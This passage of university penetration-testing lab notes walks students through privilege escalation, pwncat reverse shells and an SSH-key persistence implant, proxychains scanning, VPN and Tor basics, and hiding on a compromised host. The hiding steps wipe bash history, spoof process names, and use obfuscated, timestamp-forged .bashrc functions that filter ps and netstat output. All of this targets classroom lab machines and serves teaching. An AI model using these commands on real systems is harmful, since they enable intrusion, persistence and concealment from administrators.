i. `/usr/bin/python3.11 -c 'import os; os.setuid(0); os.system("/bin/bash");'`

c. `id`

Daily password

Privilege escalation is the process of gaining higher access rights or privileges on a system than initially granted, usually aiming for root or admin rights. It can be achieved by exploiting vulnerabilities or misconfigurations, like SUID binaries, weak file permissions, or misconfigured services. Tools like GTFOBins and PEAS-ng help identify and exploit these weaknesses for gaining root access.

Extra - Pwncat (10 min)

Pwncat s a versatile post-exploitation framework designed for penetration testers to interact with and manage reverse shells. Unlike traditional netcat, pwncat supports more advanced features like persistence management, automatic privilege escalation, and file transfer capabilities across systems. It streamlines shell interactions and provides a modular, scriptable environment, making it especially useful for long-term engagements or complex exploitation tasks.

Let's see what it can do hands on:

Everyone:

1. Reconnect to attacker tmux
    a. `tmux a -t attacker`
2. Cratate new python virtual environment
    a. `python3 -m venv pwncat-env`
3. Activate the venv
    a. `source pwncat-env/bin/activate`
4. Install pwncat
    a. `pip3 install pwncat-cs`
5. Run Pwncat waiting for connection from the victim

    a. `pwncat-cs 0.0.0.0:9000`

6. Exit the **attacker tmux** and connect to the **victim tmux**
    a. Ctrl +B D
    b. `tmux attach-session -t victim`
7. Connect connet to the attacker using ncat (same as in the reverse shell)
    a. Online students:
        i. `ncat 172.20.0.2 9000 -c /bin/bash`
    b. CTU students
        i. `ncat <your-friend> 9000 -c /bin/bash`
8. Leave **victim tmux** and go back to **attacker tmux**
    a. Ctrl + B D
    b. `tmux attach-session -t attacker`
9. Connection is created, we can start exploring!
10. To list all connections:
    a. `sessions`
11. To list running processes in the victim:
    a. `run enumerate.system.process`
12. To see how we can create permanent connections:
    a. Run the implant module with the ssh key created before
        i. `run implant.authorized_key key=./id_rsa_pwncat`

Staying under the radar (30 mins)

We managed to get in the target host. Now we want to stay undetected. We will focus on two parts. Hiding our IP and connetion **to the victim** and hiding our commands and processes **inside** the victim device

Hiding our IP (and other connection properties)

Proxy (5 min)

A proxy server is a system or router that provides a gateway between users and the internet or vice versa.

We are going to use the tinyproxy tool.

Rotating proxy

- automatically changes the IP address
- Tim-based/request-based
- Reduces the risk of IP blocking

(Source: https://en.wikipedia.org/wiki/Reverse_proxy)

Dangers

- Proxy sees your data
- Lack of encryption

Proxy demo

We will try to use nmap together with a proxy so we can scan while not reveal our IP. We will need three components: The attacker, the victim and at least one proxy server.

First, let's configure our proxy server:

Online students:

1. Connect to the proxy server:
    a. `ssh root@172.20.0.99`
        i. Password admin

Everyone:

1. Edit the proxy configuration. We are going to use tinyproxy. Allow anyone from the network **172.20.0.0/24** us as a proxy server.
    a. `vim /etc/tinyproxy/tinyproxy.conf`
        i. `Allow 172.20.0.0/24`

2. Start the tinyproxy with updated configuration

    a. `service tinyproxy start`

3. Online students quit the ssh to the proxy server

Our proxy server is ready, let's prepare our victim

Online students

1. Reconnect to some tmux, like your victim's (we just need root)
    a. `tmux a -t victim`
    b. Exit from being a victim with CTRL-D.
2. Start tcpdump filtering out the ssh connection
    a. `tcpdump -i eth0 -n port not 22`
3. Leave the tmux with CTRL+B D

CTU Students

4. You will attack my docker, but if you want to attack each other, setup the tcpdump same as the online students

Now the proxy server and victim are ready, we have to configure the usage of the proxy in the attacker

Online students

1. Configure the tool proxychains by modifying the following config file
    a. `nano /etc/proxychains.conf`
2. Add following line to the section **[ProxyList]**
    a. `http 172.20.0.99 8888`
3. Save the file
4. Run the scan!
    a. `proxychains nmap -A 172.20.0.98`

CTU students

5. Configure the tool proxychains by modifying following config file
    a. `nano /etc/proxychains.conf`
6. Use dynamic_chain instead of strict_chain
7. Add at least one proxy server to the list of proxies in **[ProxyList]**
    a. `http <Proxy server> 8888`
8. Add this as a last item in the proxy list

    a. `http <Proxy server> 8888`

9. Save the file
10. Run the scan!
    a. `proxychains nmap -A 172.20.0.5`

Virtual Private Network VPN (10min)

Encrypted tunnel for **selected traffic of the device**

1. Encryption (Who has the key?)
2. Geolocation
3. Who resolves the DNS requests?
4. Providers with a no-logs policy (in theory)

SSL VPN

1. Actually TLS
2. Browser-based (limited to the browser instance)
3. Authentication by certificates (trusted third party)

IPSec (Internet Protocol Security) VPNs

IPSec is used to secure communications between a VPS and clients, often via a VPN. It offers two main protocols:

Authentication Header (AH)

- **Purpose**: Provides **authentication** and **integrity** but **no encryption**.
- **Features**: Protects the entire packet, including the IP header.
- **Use Cases**: Trusted networks where data visibility is acceptable.
- **Pros**: Lightweight, ensures IP header integrity.
- **Cons**: No confidentiality, poor compatibility with NAT.

Encapsulating Security Payload (ESP)

- **Purpose**: Provides **encryption**, **integrity**, and **authentication**.
- **Features**: Encrypts the payload, optional authentication.
- **Use Cases**: Untrusted networks needing data confidentiality (e.g., VPNs).

- **Pros**: Encryption ensures confidentiality, better NAT support.
- **Cons**: Higher overhead due to encryption, IP header not protected in transport mode.

More details in the Side Dish

TOR (The Onion Router)

Tor is a popular way to gain significantly **more** anonymity than you would normally have online. It is **NOT 100% safe**

1. Onion Routing (1990)
    a. Sequence of relays (nodes)
    b. Entry, middle, and exit nodes
    c. Each node only knows about the previous and following node




Diagram of TOR connection. Source: https://cybernews.com/

2. What to look out for when using TOR:
    a. **NOT fully encrypted**: The final part of the communication is unencrypted
    b. Can be (theoretically) deanonymized
        i. Example: https://www.ndr.de/fernsehen/sendungen/panorama/aktuell/Investigations-in-the-so-called-darknet-Law-enforcement-agencies-undermine-Tor-anonymisation,toreng100.html
    c. Does not protect you against all fingerprinting methods

Hiding the activities in the target host (15 min)

Bash history

Where is it stored?

```
1. echo $HISTFILE
2. cat $HISTFILE
```

3. Check the last 5 commands with history:
   a. `history 5`
4. Check the same by accessing the .bash_history directly:
   a. `cat $HISTFILE | tail -n 5`

Wait what?! Why is it different?

Usually, ~/.bash_history is updated upon logout. Until then, commands are stored in memory.

To force immediate storing commands to ~/.bash_history:

1. Add the following to ~/.bashrc
   a. PROMPT_COMMAND='history -a'

Deleting commands from history

1. `history -d N`
   i. -d <number of commands>
   ii. -d <start>-<stop>
2. Using this to immediately delete the trace of the command we run:
   a. `echo "discreet";history -d $(history 1)`

3. If you want to quit the SSH without saving the history (assuming command from 1. was not used):

```
a. kill -9 0
```

Can we do this permanently?

1. Add the following to ~/.bashrc
   a. `HISTFILE=/dev/null`

Hidding commands and processes

Where do we look for running processes?

We can pretend to be something else:

1. As **myvictim**

    a. `(exec -a surelyNothingToWorryAbout nmap 192.168.0.1-200 -sV)`

    b. `(exec -a "" nmap 192.168.0.1-200 -sV)`

2. As someone else:

    a. `ps -axjf`

```
root@bsylabs:~$ ps -axjf
   PPID     PID    PGID     SID TTY        TPGID STAT   UID   TIME COMMAND
      0       1       1       1 ?           -1 Ss       0   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
      1     485     485     485 ?           -1 Ss       0   0:19 /usr/sbin/cron
      1   15582   15582   15582 ?           -1 Ssl      0   0:16 /usr/sbin/rsyslogd
      1  442350  442350  442350 ?           -1 Ss       0   0:00 sshd: root@pts/0
 442350  442368  442368  442368 pts/0     443345 Ss       0   0:00  \_ -bash
 442368  443345  443345  442368 pts/0     443345 S+       0   0:00      \_ su - myvictim
 443345  443346  443345  442368 pts/0     443345 S+    1001   0:00          \_ surelyNothingToWorryAbout 192.168.0.1-200 -sV
      1  443313  443313  443313 ?           -1 Ss       0   0:00 sshd: root@pts/1
 443313  443331  443331  443331 pts/1     443355 Ss       0   0:00  \_ -bash
 443331  443355  443355  443331 pts/1     443355 R+       0   0:00      \_ ps -axjf
```

We can hijack the output of tools that can detect us:

1. `echo 'ps(){ command ps "$@" | exec -a GREP grep -Fv -e <tool-to-hide>  -e GREP; }' >>~/.bashrc \ && touch -r /etc/passwd ~/.bashrc && source ~/.bashrc`

    a. The output of ps afx should not show the commands we filtered out any more

Connections

Almost invisible SSH connection

1. **CTU students**

    a. From another terminal:

        i. `ssh -o UserKnownHostsFile=/dev/null -T -p <YOUR-PORT> myvictim@aconcagua.felk.cvut.cz  "bash -i"`

- `-o UserKnownHostsFile=/dev/null` -> options for connection
- `-T` -> Disable pseudo-terminal allocation
- `-p` -> port to use for the SSH
- `"bash -i"` -> commands are run non-interactively -> keep the terminal open

2. Online Students

    a. From the attacker tmux

```
i.   ssh -o UserKnownHostsFile=/dev/null -T
     myvictim@172.20.0.98  "bash -i"
```

3. From **root** or myvictim tmux:

   a. `w`

   b. `users`

   c. `netstat`

Why does netstat show our connection? Can you think of a way to solve this problem?

1. Let us hijack the netstat output:
   a. `echo 'netstat(){ command netstat "$@" | grep -Fv -e <yourIP>; }' >>~/.bashrc  && touch -r /etc/passwd ~/.bashrc && source ~/.bashrc`

EXTRA:

```
X='netstat(){ command netstat "$@" | grep -Fv -e :<port> -e <yourIP>;
  }'

echo "eval \$(echo $(echo "$X" | xxd -ps -c1024)|xxd -r -ps)
  #Initialize PRNG" >>~/.bashrc  && touch -r /etc/passwd ~/.bashrc  &&
  source ~/.bashrc
```

!!! Don't forget to clean your docker!!!

(CTU Students)

1. `userdel myvictim`
2. `cd /tmp/sudo-1.8.27 && make uninstall`
3. `rm /tmp/base_64_bad`
4. `setcap -r /usr/bin/python3.10`
5. cleanup ~/.bashrc of root
6. Pwncat users?
7. Authorized keys?
8. Remaining remote shells?
9. Cronjobs?
10. Stopping the proxy
    a. `service tinyproxy stop`

CTU Students - Assignment 7 (5 Points)

1. In this assignment, you will have to show if you know how to gain access, gain persistence, and elevate privileges.
2. Be patient and try to imagine what can be happening.

Class Feedback

By giving us feedback after each class, we can make the next class even better!

bit.ly/BSYFeedback

Extra - VPNs

IPSec components:


a. Internet Key Exchange (IKE) - builds **security associations**
    i. Framework for policy negotiation and key management
        1. Phase 1 (management) - (authenitication channel, D-H parameters, selection of encryption and hashing algorithms, key lifetim etc.
            a. Authentication channel
            b. DH parameters
            c. Encryption algorithm
            d. Hashing algorithm
            e. Key lifetime
        2. Phase 2 IPSec Transform set (How do we secure data)

IKE builds the tunnels for us, but it **doesn't authenticate or encrypt user data**. We use two other encapsulation protocols for this:


1. AH (Authentication Header) - Authentication, Integrity
2. ESP (Encapsulating Security Payload) - Authentication, Integrity, Encryption

Authentication Header Protocol

1. No Encryption
2. Integrity check by hashing fields of IP header (most of them)




(Src: https://networklessons.com/cisco/ccie-routing-switching/ipsec-internet-protocol-security)





```
Frame 1: 158 bytes on wire (1264 bits), 158 bytes captured (1264 bits) on interface 0
Ethernet II, Src: Cisco_8b:36:d0 (00:1d:a1:8b:36:d0), Dst: Cisco_ed:7a:f0 (00:17:5a:ed:7a:f0)
Internet Protocol Version 4, Src: 192.168.12.1 (192.168.12.1), Dst: 192.168.12.2 (192.168.12.2)
    Version: 4
    Header Length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 144
    Identification: 0x0215 (533)
  Flags: 0x00
    Fragment offset: 0
    Time to live: 255
    Protocol: Authentication Header (51)
  Header checksum: 0x1fd2 [validation disabled]
    Source: 192.168.12.1 (192.168.12.1)
    Destination: 192.168.12.2 (192.168.12.2)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
Authentication Header
    Next Header: IPIP (0x04)
    Length: 24
    AH SPI: 0x646adc80
    AH Sequence: 5
    AH ICV: 606d214066853c0390cfe577
Internet Protocol Version 4, Src: 192.168.12.1 (192.168.12.1), Dst: 192.168.12.2 (192.168.12.2)
    Version: 4
    Header Length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 100
    Identification: 0x003c (60)
  Flags: 0x00
      0... .... = Reserved bit: Not set
      .0.. .... = Don't fragment: Not set
      ..0. .... = More fragments: Not set
    Fragment offset: 0
    Time to live: 255
    Protocol: ICMP (1)
  Header checksum: 0x2209 [validation disabled]
    Source: 192.168.12.1 (192.168.12.1)
    Destination: 192.168.12.2 (192.168.12.2)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
Internet Control Message Protocol
```

AH is not compatible with NAT! Fields in the IP header like TTL and the checksum are excluded by AH because it knows these will change. The IP addresses and port numbers, however are included. If you change these with NAT, the ICV of AH fails.

Encapsulating Security Payload Protocol (ESP)




```
Frame 1: 166 bytes on wire (1328 bits), 166 bytes captured (1328 bits) on interface 0
Ethernet II, Src: Cisco_8b:36:d0 (00:1d:a1:8b:36:d0), Dst: Cisco_ed:7a:f0 (00:17:5a:ed:7a:f0)
Internet Protocol Version 4, Src: 192.168.12.1 (192.168.12.1), Dst: 192.168.12.2 (192.168.12.2)
    Version: 4
    Header Length: 20 bytes
  + Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 152
    Identification: 0x0042 (66)
  - Flags: 0x00
      0... .... = Reserved bit: Not set
      .0.. .... = Don't fragment: Not set
      ..0. .... = More fragments: Not set
    Fragment offset: 0
    Time to live: 255
    Protocol: Encap Security Payload (50)
  + Header checksum: 0x219e [validation disabled]
    Source: 192.168.12.1 (192.168.12.1)
    Destination: 192.168.12.2 (192.168.12.2)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
Encapsulating Security Payload
    ESP SPI: 0x36cb42df (919290591)
    ESP Sequence: 1
```



```
Frame 2: 182 bytes on wire (1456 bits), 182 bytes captured (1456 bits) on interface 0
Ethernet II, Src: Cisco_8b:36:d0 (00:1d:a1:8b:36:d0), Dst: Cisco_ed:7a:f0 (00:17:5a:ed:7a:f0)
Internet Protocol Version 4, Src: 192.168.12.1 (192.168.12.1), Dst: 192.168.12.2 (192.168.12.2)
    Version: 4
    Header Length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 168
    Identification: 0x023e (574)
  Flags: 0x00
    Fragment offset: 0
    Time to live: 255
    Protocol: Encap Security Payload (50)
  Header checksum: 0x1f92 [validation disabled]
    Source: 192.168.12.1 (192.168.12.1)
    Destination: 192.168.12.2 (192.168.12.2)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
Encapsulating Security Payload
    ESP SPI: 0x8bb181a7 (2343666087)
    ESP Sequence: 5
```

Both ESP and AH can be used together, but it has significant overhead. Most VPNs use only ESP protocol for data encapsulation.